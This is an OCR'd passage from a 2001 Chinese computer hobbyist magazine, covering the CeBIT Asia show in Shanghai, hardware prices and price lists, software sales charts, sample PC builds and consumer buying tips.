消费电子产品出彩

按照以往的惯例，通信网络技术是CeBIT展览的重要主题。到达现场后，出乎记者意料的是，很多事先都被期待着在展会中露面的巨头没有出现，这当中包括IBM、Intel、康柏这样的IT巨头，以及诺基亚、爱立信和摩托罗拉这样的通讯霸主。更出乎记者意料的是，国内的大牌IT厂商，像TCL、北大方正、清华同方、长城等也是音讯全无，记者在大展中转了几天也没看到一丝一毫的影子。

CeBIT项目总经理尚博格先生对巨头缺席的解释是："我们一年前才宣布要在上海办CeBIT Asia，对厂商来说准备时间较短；另外展览定在8月开幕，正是欧美电信厂商暑期休假期间；更重要的是，CeBIT Asia开幕前几个月，通信厂商正处在焦头之时！"

在本次大展上出尽了风头的是消费类电子产品，许多公司将这次CeBIT Asia当作了他们宣传其更新换代产品和未来市场电子产品消费理念的大好舞台。其中，三星推出了其数码电子领域的各类产品，包括已经大举攻入国内市场的数字音乐随身听、数字电视、新型移动电话、高级LCD显示器以及很少在国内出现的三星笔记本电脑等；松下的重点是宣传其以"Digital Networking for Life"为理念的全套消费类数字产品，除了展示已经或即将上市的产品，如移动电话、热升华型数码打印机、家庭数码音响、便携式SD播放机和数码摄像机以外，还在已有产品的基础上发布了其未来产品的设计雏形，包括家庭蓝牙通信、娱乐套件及海量SD卡等；而EPSON和佳能这一对欢喜冤家则在展会上打起了擂台。

国内IT老大联想没有参加今年北京举行的Comdex/China，却对这次的CeBIT Asia不遗余力。不仅抢了个国内展位面积最大，占据了一楼入口处最夺目的位置，而且几乎带来了其所有业务群组的拳头产品，更有刘军、乔松等高级副总裁亲临现场助阵。其中在消费类互联网应用方面展出了此前从未在中国大陆出售的Joynet&TV（液晶屏的上网、电视一体机），很是引人注目。并且还设立了QDI主板展区，可以让客户亲自动手来了解主板产品。

台湾参展商众多

由于近年来台商在大陆的投资日益增加，很多厂商都看好大陆市场，因而本次大展吸引了为数众多的台商参展。据统计，在本次亚洲CeBIT展会上共有176家台湾厂商参展，占全部参展厂商总数的34%，展位占地面积3100平方米，是最大规模的参展方。而且他们的记者队伍也很庞大，投入了巨大的人力、物力、财力。

这次台湾公司的主要参展内容也是以产品为主，不过，他们的态度非常务实。除了威盛公司在二楼搭起了大型的展台外，其余的大部分台湾公司都只是在展厅一楼摆出了一间间的小展示摊位。推销产品、寻找买家和合作伙伴是他们参加这次展会的最大愿望。其中芯片厂商、LCD面板生产商以及存储设备厂商都力图以展示新技术的电脑产品寻找到更多的行业买家。但由于本次展会的参观者当中真正的客户比较少，这次参展的台湾厂商大多数收获寥寥。

目前，由于大陆已经是台湾IT企业的重要市场，CeBIT Asia的出现对台湾IT企业进一步进入中国大陆市场起到了推波助澜的作用。从长远来看，尽管本次上海之行的收获不尽如人意，但台湾厂商肯定将会越来越重视在上海举行的CeBIT Asia。

外商在探路

从参展的外商情况来看，除了极少数像西门子这样的在国内已经设有分支机构的外商之外，大部分参展的外商都是第一次到中国来开发市场。特别是以前很少在国内IT展示会上见到的诸如比利时、以色列和印度尼西亚等国家也参加了本次会展。在参展外商中，来得最多的是英国、新加坡和德国的厂商。同时，很多参展外商都带来了可以与中国市场相结合的应用产品，如德累斯顿工业大学的德累思德语、英语、汉语翻译系统等。大多数外商来上海的目的很单纯，就是想找到能够帮助自己进入中国市场的合适的合作伙伴。很多外商在CeBIT以外并没有任何的客户联系行动和产品宣传，非常单纯地希望能够在这样的国际性展览会上得到广泛性的关注和实质性的收益。

前景光明

尽管本次展会有着这样那样的不如人意的地方，但主办各方对CeBIT Asia的前景一致看好。从2002年开始，亚洲信息技术展览会每年都将在上海新国际展览中心举行。CeBIT项目总经理尚博格先生雄心勃勃地表示："明年我们搬进新建成的上海国际博览中心后，展商将增长30%至40%，我们的目标是每年都保持这个增长速度，5年内做成亚洲最大的信息、通讯及电讯工业展。"

CeBIT Asia犹如一座桥梁，沟通了中国与世界的信息产业的交流与融合。我们有理由相信，CeBIT Asia的明天会更好，中国信息产业的明天会更好。CF

□栏目主持 胡 克



在经历了暑期开始的配件购买高潮之后，最近中关村市场的客流量和配件价格都开始趋于稳定，只是有部分热门产品出现了缺货的现象。

在AMD的CPU产品中，毒龙750仍是低端市场最超值的产品，不过由于最近毒龙的普遍缺货，使得它的价格有些上扬，其中毒龙750/800/850/900的价格分别为320/375/440/580元。而在高端，雷鸟的价格却下降了一些。雷鸟1G的价格已经降到650元，133/266外频的雷鸟1G/1.2G/1.3G/1.4G的价格分别为650/900/1230/1480元。大家不难看出，毒龙900的价格已经接近了雷鸟1G的价格，所以说1G的雷鸟确实是目前最超值的CPU。如果低端毒龙750因为缺货买不到的话，多花一些钱，买一个性能高出很多的雷鸟1G，也是一种不错的选择。

Intel方面，最近的价格变化比较稳定，没有较大的起伏，只是有一些型号的CPU由于缺货的原因价格稍有上涨。其中在PⅢ系列的产品里，PⅢ 733由于缺货，价格上涨了一些，到了1100元左右；而盒装PⅢ 1G的CPU在经历了一段价格上扬后，到本文截稿时已经回落到了1600元以下。目前PⅢ 800EB/866EB/933EB价格分别为1170/1260/1330元，100MHz外频的PⅢ800E和850E价格分别为1180/1260元，赛扬633/700/766/800/850的价格为350/395/430/520/600元。

因为PⅢ的价格始终没有很大的下滑，这就使得购买P4套装产品的用户多了起来。毕竟随着P4套装产品价格的不断下降，它们之间价格的差距已经变得模糊。目前市场中的P4套装产品货源比较充足，从而价格上也有进一步下降的趋势。Intel主板P4 1.3G/1.4G/1.5G/1.7G套装价格分别为3450/3650/4200/5500元，除此之外，还有技嘉、华硕、微星等多种主板的套装，这几种主板套装的价格相差不是很多，性能也基本接近，用户可以根据自己的喜好进行选择。

最近的内存市场也是比较稳定，价格变化比较小。现代PC133 128M/256M的价格分别为115/230元。虽然价格已经很便宜了，但大家在购买的时候，还是要小心打磨过的内存条。品牌内存的价格也和普通兼容内存逐渐拉近，Kingmax PC150 128M/256M的价格分别为170/280元；而Kinghorse PC133 256M的价格也只有260元。多花几十元即可买到更加稳定的内存，而且做工和售后都能得到很好的保证。现代DDR 128M/256M的价格分别为175/350元。看来DDR全面取代SDRAM的日子已经不远了。

硬盘最近的价格有一定的降幅，目前市场中反应不错的硬盘是IBM 60GXP腾龙3代40G的硬盘，其价格在920元左右；迈拓金钻六代20G/30G/40G的价格分别为730/890/970元；酷鱼Ⅲ代20G/30G的价格分别为690/840元。而希捷最新推出的单碟容量高达40GB的U6，在市场中已经可以见到了，它的转速为5400转，不过凭借着单碟40G的容量，总体性能还是不错的。追求性能的朋友也可以等一等即将推出的单碟40GB的酷鱼4代。随着硬盘技术的发展、各个厂商之间的竞争，硬盘的总体价格走势还是下降的。

虽然目前CPU市场中AMD在价格和性能上具有绝对的优势，但是从整个PC系统来看，还是Intel的系统相对稳定一些，因此还是有不少人选择815EP的主板。目前市场上性能较好的815EP芯片组主板有：华硕的CUSL2-C 980元；艾崴BD133 930元；微星815EP-NL 920元；升技SA6 870元以及联想QDI的815系列（850元上下）。而像昂达、精英、美达等815EP主板的价格比较便宜，价格一般在700元左右。

对于AMD的CPU来说，目前市场中主流的还是KT133A芯片组的主板，像EPOX的8KTA3 PRO 860元；升技的KT7A 860元；微星的K7T TURBO 860元；华硕的A7V-C 700元；艾崴的KK266 930元等都是出货量比较大的产品。就在很多用户还在怀疑威盛的KT266芯片组是否稳定的时候，使用AMD芯片组的主板已经悄悄地上市了。首先见到的应该是升技的KG7-RAID，它的官方公开报价为1350元，使用了AMD 761+686B的组合。除支持最大4GB DDR SDRAM外，板上还集成了HPT370芯片，支持RAID 0+1。AMD芯片组主板的上市，应该标志着DDR又一轮攻势的开始。

在ATI宣布公开了显示芯片的授权之后，七彩虹率先推出了“镭风”系列显卡。其全部采用红色的PCB板设计，而且带有DVI输出，这符合目前LCD显示器流行的趋势。这两款是“镭风”Radeon VE 32M DDR 和Radeon VE 32M SDRAM，它们的价格分别为750元和650元。不过，虽然这两款“镭风”的性价比十分诱人，但随着小影霸G8000这款1999元GeForce3显卡的上市，使人们又看到了拥有强大实力的nVIDIA。看来在显卡领域里，目前无论是Radeon还是KYRO Ⅱ，要想在短期内撼动nVIDIA的地位，还是十分困难的。

在DVD-ROM的市场里，最具有影响力的就是美达推出的这款仅售488元的12X DVD，从这个与普通CD-ROM仅有100元差价的产品来看，它必将带动整个DVD市场的降价，促使DVD-ROM逐渐成为主流产品。不过，此款产品的市场反馈还不多，具体性能表现及是否物有所值，还要等一段时间看看再说。我们会关注这方面的情况。

显示器领域里，除了大家都在炒作的LCD外，美格19英寸纯平显示器810的降价也比较惹人眼目。这款使用的SONY19英寸珑管的显示器才卖3999元，看来时代真的进步了！CF

杨法 余庆辉
杨涛 黄 宇

报价杂货铺

（截止到2001.8.15，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Intel Pentium IV 1.4/1.3GHz	1650/1480元
Intel Pentium III 733/866/1G	1095/1320/1600元
Intel Celeron II 733/766/800/850/900	410/430/510/650/725元
AMD 雷鸟 850/900/1G/1.2G	470/585/710/990元
AMD 毒龙 750/800/850	330/410/465 元

主板

产品	价格
Intel 原装815E/EP/原装850(P4)	1080/950/1480元
Iwill VD133GL （VIA、DMA66）	990元
Asus CUSL2-C(815EP)/PT4/A7PRO	980/1580/1080元
技嘉 6VX7-4X-A(VIA、DMA66、内置声卡)	870元
技嘉GA-6OXE-1(Intel 815EP)	940元
技嘉GA -8TX-C（P4 Intel 850）	1500元
升技SA6R(Intel 815EP，支持RAID)	1080元
升技SA6(Intel 815EP)	899元
升技TH7-RAID（P4 Intel 850，支持RAID）	1500元
钻石AK75-EC/CS60-EC/CA64-BC	730/880/690元

内存

产品	价格
联想A12 +Kingmax 128M DDR	1099元
KingMax 128MB PC150 SDRAM	155元
KingMax 256MB PC133 SDRAM	350元
KingSton 128MB/256MB PC133 SDRAM	195/410元
KingSton RAMBUS 64MB/128MB	340/720元
KingSton 128MB/256MB DDR266	360/650元
HY 128MB/256MB PC133 SDRAM	120/235元
王牌内存128M PC150	220元
王牌内存128M PC166	240元
小影霸 128MB DDR	199元
PQI CF卡 32MB/64MB/128MB	380/510/1000元

硬盘

产品	价格
Maxtor 星钻 30GB/40GB/60GB	850/940/1650元
Maxtor 金钻 20GB/30GB/40GB	810/1040/1150元
IBM SCSI 9.1GB/18GB/36.7GB	1450/1900/3800元
Maxtor 外置1394接口 40G/80G	2750/4250元
朗科优盘 加密型优盘64MB/32MB/16MB	899/439/299元
爱国者移动存储王5G/10G/20G	1680/1980/2980元

显卡

产品	价格
Matrox G450 16M/32MB DDR	640/830元
ATI Radeon LE(32M)	830元
微星 8808 TNT2 M64 16M/32M	330/390元
小影霸速龙3000MX/速配6000/速配7700	540/740/970元
小妖G 9700DDR/9800 DDR	1150/1350元
七彩虹 霹雳9000II/III	990/1080元
ELSA(艾尔莎) 影雷者GTS	1180元

DVD-ROM

产品	价格
先锋 16X-DVD 116/106S（吸盘式）	780/900元
创新 12X-DVD/索尼 16X-DVD	680/710元
Acer 16X-DVD/三菱 16X-DVD	699/750元
三星 12X-DVD/NEC 12X-DVD	680/599元

声卡

产品	价格
Creative(创新) Vibra 128	125元
Creative(创新) Digital 128	210元
Creative(创新) Live! Value(数码版)	450元
Creative SB LIVE!5.1 豪华版	800元
Creative SB LIVE 白金版	2100元
WINFAST Sound 支持光纤	380元
AOPEN YMA744PRO(带光纤)	310元

显示器

产品	价格
Philips 105S/107E/107T	1140/1540/1880元
Acer 77v/78g/77g/gt	1499/1999/1699/1799元
MAG 570FD/770FD/796FD	1799/2599/2999元
Samsung 750S/753DF	1480/1810元
索尼 E100/E200	2050/3350元

品牌电源、风扇

产品	价格
世纪之星水晶标准版/沙漠之舟	180/270元
世纪之星水晶P4/大水牛300W	260/280元
大水牛CPU风扇CC6002/G风神/CC5802/CC5208	80/80/50/35元

华中地区产品报价

CPU

产品	价格
P4 1.7G+i850+128M 套装	5350元
P4 1.5G+i850+128M 套装	4480元
P4 1.4G+i850+128M 套装	3950元
P4 1.3G+i850+128M 套装	3850元
P3 1G/866EB/800EB/733EB	1600/1320/1220/1090元
Celeron2 850(100外)/800(100)/766/733	620/530/430/390元
Celeron2 700/667/633/600/566	360/350/330/310/250元
AMD雷鸟 1.3G/1.1G/1.0G/900/850	1240/860/650/630/530元
AMD毒龙 900/850/800/750	580/440/370/290元

主板

产品	价格
微星 6309NL-A/KT133A	720/800元
微星 815EP-R/NL-PRO	1000/840元
磐英 8KTa3/8KTa3+	860/930元
磐英 815E/EP	930/870元
升技 TH7-R/KT7A-R	1420/1000元
钻石AK75-EC/CS60-EC/CA64-BC	720/870/690元

内存

产品	价格
Kingston 256M/128M/64M Rambus	250/700/260元
Kingston 256M/128M SDRAM	390/190元
KingMax 256M/128M/64M	330/170/100元
Hy 256M/128M/64M	210/120/70元

硬盘

产品	价格
IBM 60GXP 60G/40G/20G	1410/910/830 元
IBM 75GXP 76G/30G	2010/850 元
IBM 40VG 40G	780 元
Seagate 酷鱼3 30G/20G	930/700 元
Maxtor 金钻六代60G/40G/30G	2040/1160/1030元
Maxtor 星钻80G/60G/40G/30G	2600/1890/900/840 元
朗科优盘无驱动型16M/32M/64M	339/499/999元

显示器

产品	价格
三星550B/750P/753DF/755DF	1270/2220/1790/2090元
雅美达 A-510T/740T/701T	1540/2580/2200元
长城 1527A/1770U/700DF	1010/1360/1600元
MAG美格 570FD/786FD/770PF	1790/2599/1880元
Acer 明基 57C/77gt/78g/79p	1220/1750/1950/2599元
AOC 冠捷 5E/7N/7-1	930/1280/1550 元
LG 高士达 771EF/775FT/795FT	1888/1999/2880元
EMC 维冠 C572/786/777/787	1280/1540/1750/1760元
飞利浦 107T/107G/107E	2050/1880/1650 元
大水牛7KlrT/9Klr	1799/2999元

显卡

产品	价格
ELSA GeForce3 64M DDR	4299元
ELSA GTS 32M DDR/MX 400	1499/1190元
ASUS V7700 GTS DDR32M	1180元
ATI Radeon LE 32MDDR	850元
ATI Radeon VE 32MDDR	980元
ATI Radeon 32MDDR	1980元
MAG G450 16M/32M DDR（双头）	790/980元

光驱

产品	价格
MSI 52X/建兴 52X	320/360元
Acer 652P/650P/1640	420/390/699元
大白鲨 52X	420元
SONY DDU1621/CDU5211 G2	699/380元

连邦软件销售排行榜

2001年7月27日-2001年8月10日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1精装版	48	程序员加油站-应用程序篇	28	智能狂拼2 标准版	39	E商2000竞争升级版	499
2	中软Linux3.0应用套件	18	我形我速 4.0	99	五笔字型第2代国标版	36	速达3000	880
3	红旗 Linux桌面版	58	CAXA电子图板V2版	650	Office2000中文标准版	3999	ORACLE 8i FOR WINDOWS 个人版	6000
4	Windows2000中文版	1999	VC++编程资源大全	38	WPS Office办公组合软件-升级版	198	轻松会计-标准版	98
5	蓝点Linux2.0标准版(特价)	15	流风婚纱形象设计系统	168	打字高手增强版	28	精诚商贸通	888
6	Pc AnyWhere10.0简体中文版	3000	编程资源大全	32	Office XP中文专业版	4720	智能炒股王-精装版	48
7	中文之星2001	1380	趣味编程2	28	二笔输入法	280	炒股宝典	48
8	Windows 98 中文标准版	1998	FrontPage 2000 (中文)	2600	金山笔圣-无线笔	50	用友电子表UFO单用户 DOS5.0	2000
9	Windows Me中文标准版	1188	MAC Web Desigh Studio4合1	7888	文杰 For Windows	158	降龙九九会计软件	99
10	RichWin2000	1200	Visual Studio6.0 中文企业版	23500	汉王笔大将军(com)	888	彩票博士V3.0版	68

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	新仙剑奇侠传	68	着迷小学英语VCD版	88	电脑爱好者97合订本	35	瑞星2001标准版	188
2	大富翁5	48	金太阳2000初一英语	98	编程高手ASP	49	KV3000标准版	178
3	石器时代	29	局域网全面通	35	图酷-高密度数码图库	68	豪杰超级解霸2001-标准版	38
4	龙族	39	开天辟地3	127	平面设计专业图库	78	金山毒霸.net-标准版	158
5	彩虹6号：雷霆战将(白金典藏版)	48	从零开始学英语	150	21世纪军事大百科	38	金山词霸.net2001专业版	38
6	金庸群侠传网络版	9	2001翰林汇初一年级套装(1+E)	180	装机一条龙	18	安全之星XP	168
7	剑侠外传-月影传说(标准版)	68	自成Flash大师完全宝典	39	全唐诗(简装)	28	金山快译.net2001专业版	38
8	霹雳小组3 精装版	68	自学Photoshop 5.0	20	中国大百科全书光盘(1.1版)	50	金山打字通2000	28
9	永远的伊苏2 标准版	48	新东方背单词软件	25	古典文学名著精选(简装)	28	东方快车3000标准版	39
10	三角洲特种部队3	50	无忧计算机等级考试模拟1级Windows	32	世界经典科幻小说全集(简装)	28	豪杰大眼睛+豪杰音乐工作室(套装)	39

正普软件销售排行榜

2001年7月26日至2001年8月9日
(www.2688.com)

游戏类 名次	名称	零售价(元)	教育学习类 名次	名称	零售价(元)
1	新仙剑奇侠传	68	1	局域网全面通	35
2	龙族(客户端)	39	2	走遍美国	98
3	剑侠外传之月影传说	68	3	网页制作四件套	48
4	金庸群侠传online(简体中文)	9	4	全能打字教室—超级打字通	28
5	梦幻模拟战合集	48	5	英语听说天堂（新装）	28
6	大富翁5	48	6	网页+多媒体制作高手直通车	48
7	捍卫领空	38	7	金山打字通2000	28
8	乌鹭三国英雄(特价版)	48	8	新东方背单词	24.8
9	大家来找X	19	9	了如指掌学电脑	98
10	棋牌王	25	10	着迷小学英语VCD版	88

实用工具类 名次	名称	零售价(元)	休闲娱乐类 名次	名称	零售价(元)
1	超级解霸2001(标准版)	38	1	奥斯卡金像奖最佳影片	35
2	263‘天生我赢’炒股软件	98	2	赵丽蓉小品全集	38
3	KV3000标准版	178	3	绝对流行—最新流行歌曲冠军榜(1999～2001)	28
4	瑞星杀毒软件2001版(3+1豪华版)	188	4	同一首歌—情歌经典（1970～2000）	28
5	金山毒霸II体验版	5	5	经典电影之贺岁专辑	28
6	Redhat Linux7.1(系统资料工具)	68	6	侯宝林大师相声精选	28
7	文渊阁彩色电子出版系统	78	7	刘宝瑞相声全集-对口相声	38
8	TOOLS电脑实用工具大全（套装）	28	8	经典电影回顾-卓别林电影全集	30
9	金山词霸.NET2001专业版	38	9	经典回顾MP3——邓丽君	25
10	会声会影5	129	10	MP3——王菲精选	25

E-mail: cfmk@cfan.com.cn

装机指南

□北京　赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

5000-6000元配置方案

配件项目	型号	参考价格
CPU	Intel赛扬II 800	520元
主板	磐英(EPox) 3SPA (815EP)	770元
内存	现代 PC133 128MB	115元
硬盘	希捷 U5 40G	720元
显卡	小影霸 奔驰 G3400	650元
声卡	主板集成	
音箱	漫步者R211T	160元
光驱	Aopen 50X	360 元
软驱	NEC 1.44MB	100元
显示器	长城 N700DF	1790元
键盘	Acer普通超薄	65元
鼠标	双飞燕 滚轮3D	35元
机箱	世纪之星经济版	260元
电源	百盛电源(随机箱配)	
总计		5545元

此款方案的配置原则是突出整机的兼容性和稳定性，磐英的815EP是目前性价比较高的一款主板，内建AC97声卡，共有6个PCI插槽和1个CNR，支持AGP4X，配合赛扬II 800工作起来性能稳定。在有限的资金范围内，选用一款超频性能良好的GeForce2 MX400显卡可以使整体性能上升一个台阶。小影霸推出的奔驰G3400 使用的是MX400芯片，超频效果也还是比较出众的。Aopen的50X光驱在实际使用中表现不俗，尤其在数据CD读取、CD音轨抓取和CD-R盘片读取上的表现令人满意，是一款性能优良的产品。漫步者R211T是漫步者最新推出的一款中低价位的2.1音箱，外观时尚大方，并有银蓝色和白色两种颜色的面板供选择，在柜台实际视听中，感觉高、中、低频段音色表现都相当不错，性价比极高！

6000-7000元配置方案

配件项目	型号	参考价格
CPU	PIII 1GHz (散)	1560元
主板	技嘉 GA-6VTX	780元
声卡	主板自带	
内存	HY 256M	220元
硬盘	IBM 40G 腾龙III代	925元
显示器	Acer 77G	1650元
显卡	技嘉 GV-GF1280-32E	530元
软驱	SONY	100元
光驱	Acer 52X	350元
音箱	冲击波 CB-56B	300元
机箱	世纪之星 ST-1000	340元
键盘	Acer防水	65元
鼠标	双飞燕 4D	60元
Modem	首席通信官	180元
合计		7060元

这套配置中，CPU采用0.18微米工艺、Socket370架构的奔III 1GHz (散包)产品。如果你的资金允许，买盒装的产品会更好。主板采用运行十分稳定的技嘉 GA-6VTX，它采用了威盛的VIA 694T/686B芯片组，可以支持PIII/PIII(Celeron) Tualatin的CPU芯片，并且在板上还集成了创新CT5880四声道硬声卡。IBM的硬盘自不必细说，而使用与主板同品牌的显卡是从兼容性的角度考虑的。内存使用HY的产品，主要是因为它的性价比比较高，如果资金允许，建议购买Kingston的产品，毕竟现在的内存已经很便宜了。显示器使用了Acer的 77g，这是目前在市场中比较热销的显示器，在同等价位显示器里面是性价比较高的了。整套配置适合于普通用户，在兼容性方面，表现较好。由于可兼容Tualatin的CPU芯片，因此为今后系统的升级预留了空间。


7000-8000元配置方案

配件项目	型号	参考价格
CPU	Intel Pentium 4 1.5G	2200元
主板	技嘉 GA-8TX	1450元
声卡	主板自带	
硬盘	IBM 60G 腾龙III代	1410元
显示器	Samsung (三星) 753DF	1820元
显卡	技嘉 GV-GF1280-32P	700元
软驱	SONY	100元
光驱	先锋16X DVD	680元
音箱	漫步者R4.1T	400元
机箱	世纪之星 P4专用	450元
键盘	罗技抢手	280元
鼠标	双飞燕 -WWT-9	65元
合计		9555元

这是一套采用奔4CPU的系统配置，其中由于Rambus内存和主板是捆绑销售的，因此，系统在兼容性方面表现得不错。随着DVD-ROM的普及，本套配置中光驱采用了先锋16速DVD光驱，它的设计及可靠性比目前市场中低价位的同类产品要好很多。整套系统属于目前比较高的配置，相对而言，它更擅长于完成多媒体的工作，在图像处理及音、视频编辑方面，表现得比较突出。CF

市场聚焦

MARKET FOCUS



●Rambus 内存配置一次到位

Pentium4处理器价格一路下跌，已有越来越多的电脑爱好者打算购买基于Pentium4的系统了。目前市场上已突破过去处理器、主板、内存一起销售的捆绑模式，不少著名主板厂家生产的主板也已上市。这些主板为电脑玩家提供了更多的额外功能。Pentium4的系统需要使用Rambus内存，虽然它的价格比主流的SDRAM贵，但目前的价格也下跌了不少，128MB名牌的Rambus内存价格现在已降到了600元以下。市场上标配的Pentium4系统多使用128MB内存，不过对于电脑玩家来讲，使用256MB容量将更能发挥系统的性能，因此发烧友在购买电脑时不妨考虑一次配置256MB内存，以免日后升级麻烦。

●鼠标与轨迹球各有长处

鼠标与轨迹球各有优点，并不是像很多经销商面向用户做简单宣传时称的轨迹球比鼠标高档，虽然同级产品中轨迹球要贵一些。轨迹球使用时一般手腕无需移动，比较省力，适合长时间上网和精确绘图时用，不过在很多游戏中，轨迹球往往没有鼠标好用。轨迹球按照控制滚球位置的不同有拇指控制型和食指控制型，性能相同，只是符合不同用户的习惯。

●非主流内存选购

购买非主流内存如EDO内存或144PIN的笔记本内存，一般不建议到组装电脑的商家和笔记本专卖店（除非你想买原装的笔记本内存）购买。因为这些商家一般都不备有这些特殊规格的内存，碰到有客户上门，则到一些专做内存的商家去调货，所谓“搬砖头”生意，价格自然不会好。电脑爱好者不妨直接找专营内存的商家购买,这些商家的店面大部分不在电脑城的显著位置，找起来要仔细一些哦！

●不同档次的CF卡

很多数码相机和手持电脑设备都需要CF卡来扩充内存，CF卡按照不同品牌价格有明显的差异。一般市场上最贵的是作为数码相机附件出售的原装CF卡，以柯达CF卡为代表，这类CF卡虽然质量可靠，但价格往往比普通CF卡高30%-40%。日本品牌的CF卡如日立CF卡价格只比普通CF卡高10%-20%，性能和质量一样值得信赖。普通的CF卡大部分是台湾产品，具有很好的性价比，兼容性也很不错，是非专业用户的首选。

● DVD-ROM走势看好

DVD-ROM价格看跌，目前不少品牌的主打产品价格降到600元左右，并有取代CD-ROM的趋势，CD-RW价格也持续走低，被认为是CD-ROM的有力挑战者。目前想更换CD-ROM的电脑爱好者不妨再等待一段时间，说不定可以幸运地赶上新装备的头班车，领略DVD或刻写光盘的乐趣。DVD-ROM选购时要注意是否有锁区码，否则以后看非全区制的DVD影碟会有麻烦。市场上虽然DVD-ROM的品牌很多，但其中不少是由其他著名厂商提供的OEM产品或者组装套件而成。简单地说，就是一些品牌的DVD-ROM内部的芯子是先锋、松下等名牌产品，只是打上其他公司的品牌，而且价格更为实惠。不过厂家一般都对OEM产品比较忌讳，当然不会堂而皇之地告诉用户。聪明的电脑爱好者可以从多方面的渠道消息中得到相关的信息，如果消息正确可以节省不少预算。

●散包P4 CPU出现

随着P4 CPU和Rambus内存的价格下降，绝大多数品牌机厂商都推出了P4处理器的机型，而且在DIY市场上选择P4作为处理器的用户也越来越多了，这也可能都是那些整机厂商搞液晶加P4惹的祸。好在目前市场已经有散包的P4 CPU出售了，现在出现的散包P4有1.3GHz和1.4GHz的两款，仍然是与128MB的Rambus内存配套出售。在价格上，散包的CPU比同主频的盒包CPU便宜100元左右，1.3GHz的盒包1810元/散包1710元，1.4GHz的盒包2050元/散包1980元。好在现在的散装P4 CPU基本上还没有什么假货，所以打算配P4机器的朋友也不妨考虑一下散装的产品。

●喷墨打印机送修前的学问

喷墨打印机喷头堵塞或其他问题，如非人为故障，在保修期内应该免费维修，但一些用户因为使用非原装的墨盒而被拒绝保修，最冤枉的是，有些用户的墨盒被认为是假冒的而同样被拒绝免费保修，而一般打印机的维修费用很高。所以用户在送修打印机前要做好充分的准备，不让维修人员找麻烦，尤其是自己填充墨水和使用兼容墨盒的用户，最好将非标准墨盒换掉，以免麻烦。

●选购高档电源不能只看包装

电脑的开关电源也讲究包装策略，一些中低档电源经过一番包装，装上独立礼品纸盒，再附上简单的说明书，就摇身一变成为高档电源的样子，价格自然也攀升不少。大功率电源是很多电脑爱好者所喜好的，购买时还是应该选择名牌产品，不要被产品漂亮的外包装所迷惑。市场上一些所谓超过300W的电源，商家声称达到350W、400W的电源价格非常高，但这样的电源对一般电脑爱好者作用不大，即使是三硬盘三光驱的配置非24小时连续开机的电脑，一部优质的300W电源也足以应付。

●打折上网卡资费更优惠

上网卡的种类很多，不少都提供了包月的形式，价格也有所区别。一般用上网卡上网的，资费较标准资费更为优惠。有的地方上网卡自身还有优惠，有的经销商还可以以低于上网卡面值的价格打折出售，这些打折的卡经常出现在电脑城和网上交易讨论区。有些打折形式是买100元送XX元的形式，属于变相降价，电脑爱好者将得到最终实惠。

●促销硬件同样有质保

有些电脑城和商家在举办促销活动时，以拍卖、低价促销等形式优惠卖出一些电脑配件。在一些电脑展览会上也有类似情况。一些商家以“因为是活动已经低价销售”为由，拒绝承担保修义务。不少在会场上以低价购买的消费者当时也没有注意售后服务问题，甚至也没有搞清是哪家商家出售的商品。为了保障消费者的合法权益，在购买促销商品时也要向商家索要发票或等效的销售证明，同时问清楚万一出现质量问题，承担质保义务的商家名称和地点，因为有很多小电脑公司开具的发票都是挂靠单位的发票，所以光凭发票上的盖章还不能直接找到商家。

●低价 P4+ 液晶的诱惑

今夏各整机厂商的焦点都放在了P4和液晶这两方面。包括联想在内的很多厂商都先后推出了低于万元的‘P4+液晶’的整机方案。如此的低价位，如此的配置，着实让不少即将装机的家庭用户兴奋。但是我们可以仔细考察一下这些方案，它们真的是“超值配置”么？并非这样的。整机厂商的这种配置方案中，P4套装价值3500元左右，最低档的OEM液晶显示器应不足3000元，至于其余几项都并非好的产品：硬盘必然是5400转的低端型产品，即使是30G换成40G的产品，它们的价格也不会差50元；显卡是最差的，为了解决成本，如此“高端”的机器大多使用的仅是TNT2显卡，按照常理来讲，最低也应该配MX显卡才对；声卡就更不用说了，有的甚至用AC97来代替了，连CT5880这样的声卡都没有；音箱也只是外观稍好一些的OEM塑料音箱而已，配置的整体感觉是有些畸形的。所以建议大家从机器的综合性能方面考虑，暂时还不必紧跟“P4+液晶”的炒作热潮。

●私下买断无线股票数据接收卡问题多

通过电脑接收实时股票信息是很多股民感兴趣的。除了上网获得更新数据外，在一些大城市还提供无线数据服务，用户通过在电脑里安装无线股票数据接收卡，无需电话线就可以实时接收动态股票信息。经营这种股票信息接收卡的商家在电脑城中也不少，同类产品中价格存在一定差异，而且有的经销商还承诺自己代理的接收卡永远免费接收信息。用户在选购这类产品时，第一要比较硬件接收性能和动态刷新率。第二是比较配用软件的性能，如提供一些技术分析、合成一些曲线、记忆历史走势等附加功能。第三是经销商的信誉，尤其是所谓私下一次性买断永远免费接收的情况。有的用户在正常接收信息半年一年后就不能正常使用了，原经销商也早已人去楼空。很多经销商私下向用户担保的一次性买断使用费是不保险的。

●PCI TO USB 接口卡价格差异大

对于使用配置较早的电脑，现在需要使用USB设备，一般可以通过增加一块PCI TO USB的接口卡，这样既不占用常规并口和串口，又可以保证USB的速率。不过PCI TO USB接口卡价格相差很大，同级别的产品贵的要买到6XX元，而便宜的只有1XX元，同样是提供两个USB口。一般PCI TO USB卡在出售网络器材设备的店里比较便宜。

●网络电话卡购买注意点

国际网络电话卡以其低廉的国际话费，深受需要经常打国际长途的电脑用户的青睐。市面上出售最多的是价值一定美元的预付费卡，一般都在出售上网卡的摊位上出售。不过近期有些网络电话卡出现问题，表现为账号连接出错，也有用户买到新卡账号就不能用（换卡后正常）。所以购买上网卡和各类电话卡时，也要记清商家的位置，最好购买时要一张收据，日后如有问题，也可以作为曾经购买的凭证。

●更改SPD信息，JS又一招

